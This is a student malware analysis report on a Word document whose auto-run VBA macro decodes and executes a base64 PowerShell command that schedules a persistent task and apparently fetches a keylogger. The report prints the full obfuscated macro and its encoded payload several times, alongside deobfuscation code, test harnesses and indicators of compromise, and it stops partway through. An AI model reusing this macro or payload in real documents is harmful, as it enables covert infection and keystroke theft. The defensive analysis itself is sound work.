SECU74000 final project

Emil Harvey (eharvey3704@conestogac.on.ca)

2024-04-12

This is a malware analysis report. Created for Final Project submission for SECU74000: Rootkits & Hacking Winter 2024 taught by Dr. Steve Hendrikse

Summary

- This sample is a Word `.doc` that deployed a keylogger payload
- The sample relies upon executing `VBA` that retrieves from the web and deploys a payload
- This payload is a `.NET` executable; a program
- This program is a keylogger that sends user keypresses every ~200 keypresses
- This keylogger sends keypresses to `http://telemetry.securityresearch.ca/t`
- Code used by this report can be found at https://github.com/ehharvey/SECU74000-Project-analysis

For everyone

- This malware is a keylogger, meaning that it reads all of your keyboard input
- Make sure that Office macros are disabled
- If you encounter this document (titled `Project.doc`), do not open it
- If you suspect your computer is compromised, power it down and leave it off. Pass it to the security team for analysis and removal
- If you suspect your computer is compromised and you have used it after compromise, use another computer to change all of your passwords immediately. Try to recall any sensitive information you have entered and monitor those accounts, etc. for compromise

For the security team

- This sample poses a threat if victims run the `VBA` macro contained
- **STRONGLY** consider blocking all network traffic to `telemetry.securityresearch.ca`

- Monitor `HTTP GET`s and `POST`s to `http://telemetry.securityresearch.ca/t`
  - `GET`s are issued by victims to retrieve the keylogger payload
  - `POST`s are issued to send keyboard data
  - Note that this traffic is unencrypted, so logs should indicate the extent of data exfiltrated
- Determine compromise by checking `HKCU:\Identities\{932301EE-2D82-DA96-F9C9-A8996B33EDD3}.S` on the victims' registries. This registry entry is an `.NET` executable whose `SHA256` is `d1ed49203932de27a126caaf1a612e30a5ddd4cf34434f0cef3bfefa9eaccec6`
- Note that the keylogger is not directly stored by the Word document or VBA but is retrieved from an attacker-controlled endpoint. This means that the attacker could change the type of malware in the future by changing the executable retrieved by the VBA.
- The malware can be removed by removing the aforementioned registry entry and removing a scheduled task called `MicrosoftWin32` that runs every morning at 8:45 AM.

Project.doc analysis

- This word document is the initial sample
- It contains malicious VBA code

VBA

I began by analyzing the VBA. Using Python, I confirmed the presence of macros as follows:

```
from oletools.olevba import (
    VBA_Parser,
)

vbaparser = VBA_Parser("Project.doc")
if vbaparser.detect_vba_macros():
    print("VBA Macros found")
else:
    print("No VBA Macros found")
```

```
VBA Macros found
```

I then viewed through the streams, finding the main macro document.

```
ourVBAcodes = list()
for filename, stream_path, vba_filename, vba_code in
 ↪  vbaparser.extract_macros():
    print("-" * 79)
    # print ('Filename    :', filename)
    print("OLE stream  :", stream_path)
    # print ('VBA filename:', vba_filename)
    print("- " * 39)
    # print (vba_code)
    ourVBAcodes.append(vba_code)

macro = ourVBAcodes[1]

print(ourVBAcodes[1])
```

```
-------------------------------------------------------------------------------
OLE stream  : Macros/VBA/ThisDocument
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-------------------------------------------------------------------------------
OLE stream  : Macros/VBA/Module1
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Application.Run "khhzrzr"
End Sub
Sub khhzrzr()
Dim zKrngP
NLmwNOeJmHxwTZPDikJG = ActiveDocument.Paragraphs(1).Range.Text
zKrngP = tyjletwrdga(NLmwNOeJmHxwTZPDikJG)
Set kjgfdgrtnF = CreateObject("WS" + "cri" + "pt.She" + "ll")
kjgfdgrtnF.Run zKrngP, 0
dFzutIIoJLDwTSe = "Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbiAzMCA+IG51bCAmIHBvd2Vyc2hlbGwgJGEgP
ipoipoip = tyjletwrdga(dFzutIIoJLDwTSe)
kjgfdgrtnF.Run ipoipoip, 0
End Sub
Function zkrpgkdpPp(data)
Dim h
h = CreateObject("WS" + "cri" + "pt.She" + "ll").Environment("Pr" + "oc" + "e" + "ss").Item("
h = h + "\p" + "a" + "yl" + "o" + "ad" + ".e" + "x" + "e"
Dim fn As Integer
fn = FreeFile
```

```
Open h For Binary Access Write As #fn
Dim beacher() As Byte
beacher = data
Put #fn, 1, beacher
Close #fn
End Function
Function tyjletwrdga(ByVal localDocumentText)
Dim DOMdocument, dFzutIIoJLDwTSe
Set DOMdocument = CreateObject("Msxml2.DOMDocument.3.0")
Set dFzutIIoJLDwTSe = DOMdocument.CreateElement("base64")
dFzutIIoJLDwTSe.dataType = "bin.base64"
dFzutIIoJLDwTSe.Text = localDocumentText
tyjletwrdga = vvdlkjiraadsflkjvczvna(dFzutIIoJLDwTSe.nodeTypedValue)
Set dFzutIIoJLDwTSe = Nothing
Set DOMdocument = Nothing
End Function
Private Function vvdlkjiraadsflkjvczvna(hpoipodfdvsdscsdfs)
Const lkewewqe = 2
Const lkewewqedsf = 1
Dim ipoipoip
Set ipoipoip = CreateObject("ADODB.Stream")
ipoipoip.Type = lkewewqedsf
ipoipoip.Open
ipoipoip.Write hpoipodfdvsdscsdfs
ipoipoip.Position = 0
ipoipoip.Type = lkewewqe
ipoipoip.Charset = "us-ascii"
vvdlkjiraadsflkjvczvna = ipoipoip.ReadText
Set ipoipoip = Nothing
End Function
Function uuuhbnjpd(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
```

```
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1)
    End If
    uuuhbnjpd = OutStr
over:
End Function
```

I performed some basic newline transformations before loading the document into a tabular data structures (using the `pandas` Python library).

```
macro_newline: str = macro.replace("\r\n", "\n")

with open("macro.vba", "w") as f:
    f.write(macro_newline)

print(macro_newline)
```

```
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Application.Run "khhzrzr"
End Sub
Sub khhzrzr()
Dim zKrngP
NLmwNOeJmHxwTZPDikJG = ActiveDocument.Paragraphs(1).Range.Text
zKrngP = tyjletwrdga(NLmwNOeJmHxwTZPDikJG)
Set kjgfdgrtnF = CreateObject("WS" + "cri" + "pt.She" + "ll")
kjgfdgrtnF.Run zKrngP, 0
dFzutIIoJLDwTSe = "Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbiAzMCA+IG51bCAmIHBvd2Vyc2hlbGwgJGEgP
ipoipoip = tyjletwrdga(dFzutIIoJLDwTSe)
kjgfdgrtnF.Run ipoipoip, 0
End Sub
Function zkrpgkdpPp(data)
```

```
Dim h
h = CreateObject("WS" + "cri" + "pt.She" + "ll").Environment("Pr" + "oc" + "e" + "ss").Item("
h = h + "\p" + "a" + "yl" + "o" + "ad" + ".e" + "x" + "e"
Dim fn As Integer
fn = FreeFile
Open h For Binary Access Write As #fn
Dim beacher() As Byte
beacher = data
Put #fn, 1, beacher
Close #fn
End Function
Function tyjletwrdga(ByVal localDocumentText)
Dim DOMdocument, dFzutIIoJLDwTSe
Set DOMdocument = CreateObject("Msxml2.DOMDocument.3.0")
Set dFzutIIoJLDwTSe = DOMdocument.CreateElement("base64")
dFzutIIoJLDwTSe.dataType = "bin.base64"
dFzutIIoJLDwTSe.Text = localDocumentText
tyjletwrdga = vvdlkjiraadsflkjvczvna(dFzutIIoJLDwTSe.nodeTypedValue)
Set dFzutIIoJLDwTSe = Nothing
Set DOMdocument = Nothing
End Function
Private Function vvdlkjiraadsflkjvczvna(hpoipodfdvsdscsdfs)
Const lkewewqe = 2
Const lkewewqedsf = 1
Dim ipoipoip
Set ipoipoip = CreateObject("ADODB.Stream")
ipoipoip.Type = lkewewqedsf
ipoipoip.Open
ipoipoip.Write hpoipodfdvsdscsdfs
ipoipoip.Position = 0
ipoipoip.Type = lkewewqe
ipoipoip.Charset = "us-ascii"
vvdlkjiraadsflkjvczvna = ipoipoip.ReadText
Set ipoipoip = Nothing
End Function
Function uuuhbnjpd(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
```

```
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1)
    End If
    uuuhbnjpd = OutStr
over:
End Function
```

I used this table to annotate the VBA, line by line. For example, I marked empty lines as follows:

```
import pandas
import re

# We now construct a DataFrame (table) storing all lines of the macro (in a
 ↪  row each)
macro_df = pandas.DataFrame(macro_newline.split("\n"), columns=["line"])

# We will add columns for things like suspected variable names, function
 ↪  names, etc.

# Mark lines that are empty
macro_df["empty_line"] = macro_df["line"].apply(lambda x: x.strip() == "")

macro_df
```

	line	empty_line
0	Attribute VB_Name = ”Module1”	False
1	Sub AutoOpen()	False
2	Application.Run ”khhzrzr”	False
3	End Sub	False
4	Sub khhzrzr()	False
...	...	...
74	uuuhbnjpd = OutStr	False
75	over:	False
76	End Function	False
77		True
78		True

Obfuscation Survey

The VBA code used several obfuscation techniques. Broadly speaking, this included * String concatenations * Non-descriptive naming

I programmatically analyzed for the above techniques. Later, I deobfuscate the document.

String concatenations

I used regex to discover string concatenations.

```
import re

# Likely string concatenations (obfuscation)
# e.g. "a" + "b" + "c" + "d" + "e"
string_concatenation_regex = r'(?:"[\\\w\.]+"\s*\+\s*)+"\w+"'

macro_df["string_concatenation"] = macro_df["line"].apply(
    lambda x: re.findall(string_concatenation_regex, x, re.IGNORECASE)
    or None  # return None if no match (empty list is falsy)
)

macro_df["string_concatenation"].dropna()
```

```
8                      ["WS" + "cri" + "pt.She" + "ll"]
16    ["WS" + "cri" + "pt.She" + "ll", "Pr" + "oc" +...
17    ["\p" + "a" + "yl" + "o" + "ad" + ".e" + "x" +...
Name: string_concatenation, dtype: object
```

Non-descriptive naming

Variables and function declarations were also obfuscated. I used regex again here, this time to find all variable, function, and subroutine declarations:

```
variable_regex = r"(\w+)\s*="  # matches contiguous word characters
# NOT preceded by a period and
# followed by an equals sign (possibly with whitespace in between)

macro_df["variable_assignment"] = (
    macro_df["line"]
    .apply(
        lambda x: re.findall(variable_regex, x, re.IGNORECASE)
        or None  # return None if no match (empty list is falsy)
    )
    .apply(lambda x: x[0] if x else None)
)

# Functions and Subs
# e.g. Function myFunctionName(...
function_regex = r"(?:Function|Sub)\s+(\w+)\s*\("  # matches "Function" or "Sub" followed by a word (function name) and an open parenthesis

macro_df["function_declaration"] = (
    macro_df["line"]
    .apply(
        lambda x: re.findall(function_regex, x, re.IGNORECASE)
        or None  # return None if no match (empty list is falsy)
    )
    .apply(lambda x: x[0] if x else None)
)

obfuscated_function_names = set((
    "khhzrzr",
    "zkrpgkdpPp",
    "tyjletwrdga",
    "vvdlkjiraadsflkjvczvna",
    "uuuhbnjpd",
))

deobfuscated_function_names = set((
    f for f in macro_df["function_declaration"].dropna().unique() if f not in obfuscated_function_names
```

```
))

macro_df["function_obfuscation_level"] = (
    macro_df["function_declaration"]
    .dropna().apply(
        lambda x: "obfuscated" if x in obfuscated_function_names else
        ↪  "deobfuscated"
    )
)

macro_df[["line", "function_declaration"]]
```

	line	function_declaration
0	Attribute VB_Name = ”Module1”	None
1	Sub AutoOpen()	AutoOpen
2	Application.Run ”khhzrzr”	None
3	End Sub	None
4	Sub khhzrzr()	khhzrzr
...	...	...
74	uuuhbnjpd = OutStr	None
75	over:	None
76	End Function	None
77		None
78		None

I also looked for areas where these functions and subroutines were called. I did so by matching my previously found functions/subroutines against other areas of the code.

```
all_functions = set(macro_df["function_declaration"].dropna())

macro_df["function_call"] = macro_df[
    macro_df["function_declaration"].isna()
].apply(
    lambda x: (
        next(
            (f for f in all_functions if f in x["line"]), None # None
 ↪  returned if no function name found
        )  # find the function name in the line
    ),
    axis=1,
```

```
)

macro_df[["line", "function_call"]]
```

	line	function_call
0	Attribute VB_Name = ”Module1”	None
1	Sub AutoOpen()	NaN
2	Application.Run ”khhzrzr”	khhzrzr
3	End Sub	None
4	Sub khhzrzr()	NaN
...	...	...
74	uuuhbnjpd = OutStr	uuuhbnjpd
75	over:	None
76	End Function	None
77		None
78		None

I then sought the “return” statements. `VBA` does not have a `return` keyword; instead, the programmer treats the function as a variable, setting the return value as `functionName = "Return Value"`. Since I looked for variable assignments and discovered function declarations, I could determine these “Return” statements by looking for lines that had a variable assignment that matched a function name.

```
# Return statements
# We can determine return statements by looking for
# rows where "variable_assignment" == "function_call" columns
macro_df["return_statement"] = macro_df[
    macro_df["variable_assignment"].notna() &
    macro_df["function_call"].notna()
].apply(
    lambda x: (
        x["variable_assignment"]
        if x["variable_assignment"] == x["function_call"]
        else None
    ),
    axis=1,
)

macro_df[["line", "return_statement"]]
```

	line	return_statement
0	Attribute VB_Name = ”Module1”	NaN
1	Sub AutoOpen()	NaN
2	Application.Run ”khhzrzr”	NaN
3	End Sub	NaN
4	Sub khhzrzr()	NaN
...	...	...
74	uuuhbnjpd = OutStr	uuuhbnjpd
75	over:	NaN
76	End Function	NaN
77		NaN
78		NaN

Line indentation

To assist with readability, I also determined which lines were indented.

```
from enum import Enum

# Indentation
# Let's determine estimated indentation levels
# Indentation should be higher for:
# - loops
# - conditionals
# - function bodies
loop_start_keywords = {"For", "Do", "While"}
loop_end_keywords = {"Next", "Loop"}
conditional_start_keywords = {"If"}
conditional_end_keywords = {"End"}
function_start_keywords = {"Function", "Sub"}
function_end_keywords = {"End Function", "End Sub"}
other_start_keywords = {"With", "Open"}
other_end_keywords = {"End", "Close"}

start_keywords = (
    loop_start_keywords
    | conditional_start_keywords
    | function_start_keywords
    | other_start_keywords
)
end_keywords = (
```

```
    loop_end_keywords
    | conditional_end_keywords
    | function_end_keywords
    | other_end_keywords
)
both_keywords = {"Else", "ElseIf"}


class Indentation(Enum):
    INCREASE = 1  # next line should be indented
    DECREASE = -1  # current line should be dedented
    SAME = 0  # indentation level stays the same
    BOTH = 2  # both increase and decrease (for one-liners)


def get_indentation(line: str) -> Indentation:
    # Special case for one liners, match on non-whitespace after "then"
    if "Then" in line and re.match(r".*Then\s+\w", line):
        return Indentation.SAME
    elif any(l in both_keywords for l in line.split()):
        return Indentation.BOTH
    elif any(l in end_keywords for l in line.split()):
        return Indentation.DECREASE
    elif any(l in start_keywords for l in line.split()):
        return Indentation.INCREASE
    else:
        return Indentation.SAME


indentation_history = [get_indentation(line) for line in macro_df["line"]]

# init indentation column to int(0)
macro_df["indentation"] = 0
for i, line in macro_df.iterrows():
    # Indentation depends on current or previous line
    # If previous line is Indentation.BOTH or Indentation.INCREASE, this line
     ↪  should be indented
    # If current line is Indentation.BOTH or Indentation.DECREASE, this line
     ↪  should be dedented
    # If current line is Indentation.SAME, this line should have the same
     ↪  indentation as the previous line
    # Edge case: first line should have indentation 0
```

```
    if i == 0:
        macro_df.at[i, "indentation"] = 0
    elif any(
        indentation_history[i - 1] == x
        for x in [Indentation.BOTH, Indentation.INCREASE]
    ):
        macro_df.at[i, "indentation"] = macro_df.at[i - 1, "indentation"] + 1
    elif any(
        indentation_history[i] == x for x in [Indentation.BOTH,
 ↪  Indentation.DECREASE]
    ):
        macro_df.at[i, "indentation"] = macro_df.at[i - 1, "indentation"] - 1
    else:
        macro_df.at[i, "indentation"] = macro_df.at[i - 1, "indentation"]

# Some smoke testing
assert (
    macro_df["indentation"].min() == 0
)  # indentation should never be negative, specifically should be minimum 0
assert macro_df["indentation"].iloc[-1] == 0  # indentation should be 0 at
 ↪  the end



macro_df[["line", "indentation"]]
```

	line	indentation
0	Attribute VB_Name = ”Module1”	0
1	Sub AutoOpen()	0
2	Application.Run ”khhzrzr”	1
3	End Sub	0
4	Sub khhzrzr()	0
...	...	...
74	uuuhbnjpd = OutStr	1
75	over:	1
76	End Function	0
77		0
78		0

The indented `VBA` code:

```
import textwrap

# Write the DataFrame to a txt using indentation
with open("macro_indented.vba", "w") as f:
    for line, indentation in zip(macro_df["line"], macro_df["indentation"]):
        print(textwrap.fill(" " * 4 * indentation + (line.strip()) + "\n"))
```

```
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Application.Run "khhzrzr"
End Sub
Sub khhzrzr()
    Dim zKrngP
    NLmwNOeJmHxwTZPDikJG = ActiveDocument.Paragraphs(1).Range.Text
    zKrngP = tyjletwrdga(NLmwNOeJmHxwTZPDikJG)
    Set kjgfdgrtnF = CreateObject("WS" + "cri" + "pt.She" + "ll")
    kjgfdgrtnF.Run zKrngP, 0
    dFzutIIoJLDwTSe = "Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbiAzMCA+IG5
1bCAmIHBvd2Vyc2hlbGwgJGEgPSBOZXctU2NoZWR1bGVkVGFza0FjdGlvbiAtRXhlY3V0Z
SAncG93ZXJzaGVsbC5leGUnIC1Bcmd1bWVudCAnLWVjIGFRQmxBSGdBSUFBbOFHYOFjQUF
nQUNjQVNBQkxBRU1BVlFBNkFGdOFTUUJrQUdVQWJnQjBBR2tBZEFCcEFHVUFjdOJjQUhzQ
U9RQXpBRElBTXdBdOFERUFSUUJGQUMwQU1nQkVBRGdBTWdBdEFFUUFRUUE1QURZQUxRQkd
BRGtBUXdBNUFDMEFRUUEOQURrQU9RQTJBRUlBTXdBekFFVUFSQUJFQURNQWZRQW5BQ2tBT
GdCVEFBPTOnOyAkdCA9IE5ldy1TY2hlZHVsZWRUYXNrVHJpZ2dlciAtRGFpbHkgLUFOIDg
6NDVhbTsgUmVnaXNOZXItU2NoZWR1bGVkVGFzayAtQWNOaW9uICRhIC1UcmlnZ2VyICROI
C1UYXNrTmFtZSAnTWljcm9zb2ZOV2luMzIn"
    ipoipoip = tyjletwrdga(dFzutIIoJLDwTSe)
    kjgfdgrtnF.Run ipoipoip, 0
End Sub
Function zkrpgkdpPp(data)
    Dim h
    h = CreateObject("WS" + "cri" + "pt.She" + "ll").Environment("Pr"
+ "oc" + "e" + "ss").Item("T" + "E" + "M" + "P")
    h = h + "\p" + "a" + "yl" + "o" + "ad" + ".e" + "x" + "e"
    Dim fn As Integer
    fn = FreeFile
    Open h For Binary Access Write As #fn
        Dim beacher() As Byte
        beacher = data
        Put #fn, 1, beacher
    Close #fn
```

```
End Function
Function tyjletwrdga(ByVal localDocumentText)
    Dim DOMdocument, dFzutIIoJLDwTSe
    Set DOMdocument = CreateObject("Msxml2.DOMDocument.3.0")
    Set dFzutIIoJLDwTSe = DOMdocument.CreateElement("base64")
    dFzutIIoJLDwTSe.dataType = "bin.base64"
    dFzutIIoJLDwTSe.Text = localDocumentText
    tyjletwrdga =
vvdlkjiraadsflkjvczvna(dFzutIIoJLDwTSe.nodeTypedValue)
    Set dFzutIIoJLDwTSe = Nothing
    Set DOMdocument = Nothing
End Function
Private Function vvdlkjiraadsflkjvczvna(hpoipodfdvsdscsdfs)
    Const lkewewqe = 2
    Const lkewewqedsf = 1
    Dim ipoipoip
    Set ipoipoip = CreateObject("ADODB.Stream")
    ipoipoip.Type = lkewewqedsf
    ipoipoip.Open
    ipoipoip.Write hpoipodfdvsdscsdfs
    ipoipoip.Position = 0
    ipoipoip.Type = lkewewqe
    ipoipoip.Charset = "us-ascii"
    vvdlkjiraadsflkjvczvna = ipoipoip.ReadText
    Set ipoipoip = Nothing
End Function
Function uuuhbnjpd(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=")
- 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1,
mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
```

```
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) /
&H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 +
(buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64,
length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length
+ 2, 1)) - 1) And &H30) / 16
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64,
length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length
+ 2, 1)) - 1) And &H30) / 16
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT,
Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1,
B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4
    End If
    uuuhbnjpd = OutStr
    over:
End Function
```

Deobfuscation

Using the discovered string concatenations and variable/function/subroutine declarations, I manually determined which functions/subroutines were obfuscated.

```python
obfuscated_function_names = set((
    "khhzrzr",
    "zkrpgkdpPp",
    "tyjletwrdga",
    "vvdlkjiraadsflkjvczvna",
    "uuuhbnjpd",
))

deobfuscated_function_names = set((
    f for f in macro_df["function_declaration"].dropna().unique() if f not in
    ↪ obfuscated_function_names
))

macro_df["function_obfuscation_level"] = (
```

```
    macro_df["function_declaration"]
    .dropna().apply(
        lambda x: "obfuscated" if x in obfuscated_function_names else
        ↪  "deobfuscated"
    )
)

obfuscated_functions_mapping = {
    "khhzrzr": "GetDocumentTextAndExecuteTwoWScriptShellCommands",
    "zkrpgkdpPp": "WriteBinaryDataToTempPayloadExe",
    "tyjletwrdga": "ReturnBase64DecodedParameterAsString",
    "vvdlkjiraadsflkjvczvna": "ReturnBase64DecodedParameterAsStringHelper",
    "uuuhbnjpd": "ReturnBase64DecodedParameterAsByteArray",
}

functions_that_execute_shell_commands = [
    "GetDocumentTextAndExecuteTwoWScriptShellCommands",
]
```

I then extracted the individual subroutines:

```
from io import BytesIO, StringIO
from textwrap import indent
from base64 import b64decode, b64encode

macro_tests_memfile = StringIO()

for function_name in obfuscated_function_names:
    start = macro_df[macro_df["function_declaration"] ==
 ↪  function_name].index[0]
    start_indentation = macro_df.at[start, "indentation"]

    end = macro_df.iloc[start + 1:].query("indentation ==
 ↪  @start_indentation").index[0]

    extracted = macro_df.loc[start:end]
    print(f"Extracted function {function_name} with {len(extracted)} lines")
    for line, indentation in zip(extracted["line"],
     ↪  extracted["indentation"]):
        macro_tests_memfile.write(indent(line.strip(), '    ' * indentation)
 ↪  + "\n")
```

```
Extracted function tyjletwrdga with 10 lines
Extracted function uuuhbnjpd with 27 lines
Extracted function zkrpgkdpPp with 12 lines
Extracted function khhzrzr with 10 lines
Extracted function vvdlkjiraadsflkjvczvna with 14 lines
```

I then tested my hypotheses about each obfuscated function or subroutine. I did not test `khhzrzr` as this executed shell commands, but I personally was quite confident that it obtained document text and executed shell commands. Also, `vvdlkjiraadsflkjvczvna` was not tested as it is a helper function for `tyjletwrdga`.

To test my hypotheses, I constructed small `VBA` and `VBS` templated test harnesses. The `VBA` contained each obfuscated function as well as test runner code. The `VBS` created an automated Excel instance, inserted the `VBA`, and ran it.

The `VBA` provided a text document and spreadsheet of the test results, using Excel's built-in functionality.

VBA

```
Sub RunTests()
    ' Test harness for VBA functions
    ' FUNCTIONS TESTED

    ' Test setup
    ' Variables used in tests (they are shared between tests)
    Dim test_input As String
    Dim expected_output As String
    Dim actual_output As String
    Dim expected_file As String
    Dim file_content As String
    Dim file_obj As Object
    Dim file_reader As Object
    Dim test_result As String

    ' We write test results to a file
    ' File that stores test results
    Open "C:\\Users\\Public\\test_results.txt" For Output As #1

    ' We *also* write results to the spreadsheet because we can
    Dim row As Integer
```

```
    row = 1
    ' Columns shall be as follows:
    ' | Function Name | Deobfuscated Function Name | Test Type | Test
Input | Expected Output | Actual Output | Test Result |
    Cells(row, 1).Value = "Function Name"
    Cells(row, 2).Value = "Deobfuscated Function Name"
    Cells(row, 3).Value = "Test Type"
    Cells(row, 4).Value = "Test Input"
    Cells(row, 5).Value = "Expected Output"
    Cells(row, 6).Value = "Actual Output"
    Cells(row, 7).Value = "Test Result"



    Print #1, " TESTS FOR FUNCTION
uuuhbnjpd/ReturnBase64DecodedParameterAsByteArray "

    Print #1, " return tests for uuuhbnjpd "

    Print #1, "Return Test
1.............................................................."
    Print #1, "     Test Input: SGVsbG8sIFdvcmxkIQ=="
    Print #1, "Expected Output: Hello, World!"
    ' Arrange

    test_input = "SGVsbG8sIFdvcmxkIQ=="

    expected_output = "Hello, World!"

    ' Act
    actual_output = uuuhbnjpd(test_input)


    actual_output = StrConv(actual_output, vbUnicode)


    ' Assert
    If actual_output = expected_output Then
        Print #1, "Test Passed"
        test_result = "Passed"
    Else
        Print #1, "Test Failed, expected " & expected_output & " but
got " & actual_output
```

```
        test_result = "Failed"
    End If

    row = row + 1
    Cells(row, 1).Value = "uuuhbnjpd"
    Cells(row, 2).Value = "ReturnBase64DecodedParameterAsByteArray"
    Cells(row, 3).Value = "Return"
    Cells(row, 4).Value = "SGVsbG8sIFdvcmxkIQ=="
    Cells(row, 5).Value = "Hello, World!"
    Cells(row, 6).Value = actual_output
    Cells(row, 7).Value = test_result







    Print #1, " TESTS FOR FUNCTION
tyjletwrdga/ReturnBase64DecodedParameterAsString "

    Print #1, " return tests for tyjletwrdga "

    Print #1, "Return Test
1............................................................."
    Print #1, "     Test Input: SGVsbG8sIFdvcmxkIQ=="
    Print #1, "Expected Output: Hello, World!"
    ' Arrange

    test_input = "SGVsbG8sIFdvcmxkIQ=="

    expected_output = "Hello, World!"

    ' Act
    actual_output = tyjletwrdga(test_input)



    ' Assert
    If actual_output = expected_output Then
        Print #1, "Test Passed"
        test_result = "Passed"
    Else
```

```
        Print #1, "Test Failed, expected " & expected_output & " but
got " & actual_output
        test_result = "Failed"
    End If

    row = row + 1
    Cells(row, 1).Value = "tyjletwrdga"
    Cells(row, 2).Value = "ReturnBase64DecodedParameterAsString"
    Cells(row, 3).Value = "Return"
    Cells(row, 4).Value = "SGVsbG8sIFdvcmxkIQ=="
    Cells(row, 5).Value = "Hello, World!"
    Cells(row, 6).Value = actual_output
    Cells(row, 7).Value = test_result









    Print #1, " TESTS FOR FUNCTION
zkrpgkdpPp/WriteBinaryDataToTempPayloadExe "




    expected_file = Environ("temp") & "\payload.exe"
    ' Arrange
    test_input = "Hello, World!"
    ' Act
    zkrpgkdpPp(test_input)
    ' Assert
    If Dir(expected_file) = "" Then
        Print #1, "Test Failed, expected file not found: " &
expected_file
        test_result = "Failed"
    Else
        Set file_obj = CreateObject("Scripting.FileSystemObject")
        Set file_reader = file_obj.OpenTextFile(expected_file, 1)
        file_content = file_reader.readall
        If StrConv(file_content, vbFromUnicode) = "Hello, World!" Then
            Print #1, "Test Passed"
```

```
            test_result = "Passed"
        Else
            Print #1, "Test Failed, expected " & "Hello, World!" & "
but got " & file_content
            test_result = "Failed"
        End If
    End If

    row = row + 1
    Cells(row, 1).Value = "zkrpgkdpPp"
    Cells(row, 2).Value = "WriteBinaryDataToTempPayloadExe"
    Cells(row, 3).Value = "Side Effect"
    Cells(row, 4).Value = "Hello, World!"
    Cells(row, 5).Value = expected_file
    Cells(row, 6).Value = StrConv(file_content, vbFromUnicode)
    Cells(row, 7).Value = test_result



    ' Test teardown
    Close #1

    Application.DisplayAlerts = False

    ' Save the worksheet as a CSV
    ActiveWorkbook.SaveAs "C:\Users\Public\test_results.csv", xlCSV

    ' Exit the application without saving
    Application.Quit

End Sub
```

VBS that executes the VBA:

```
Dim excel_application
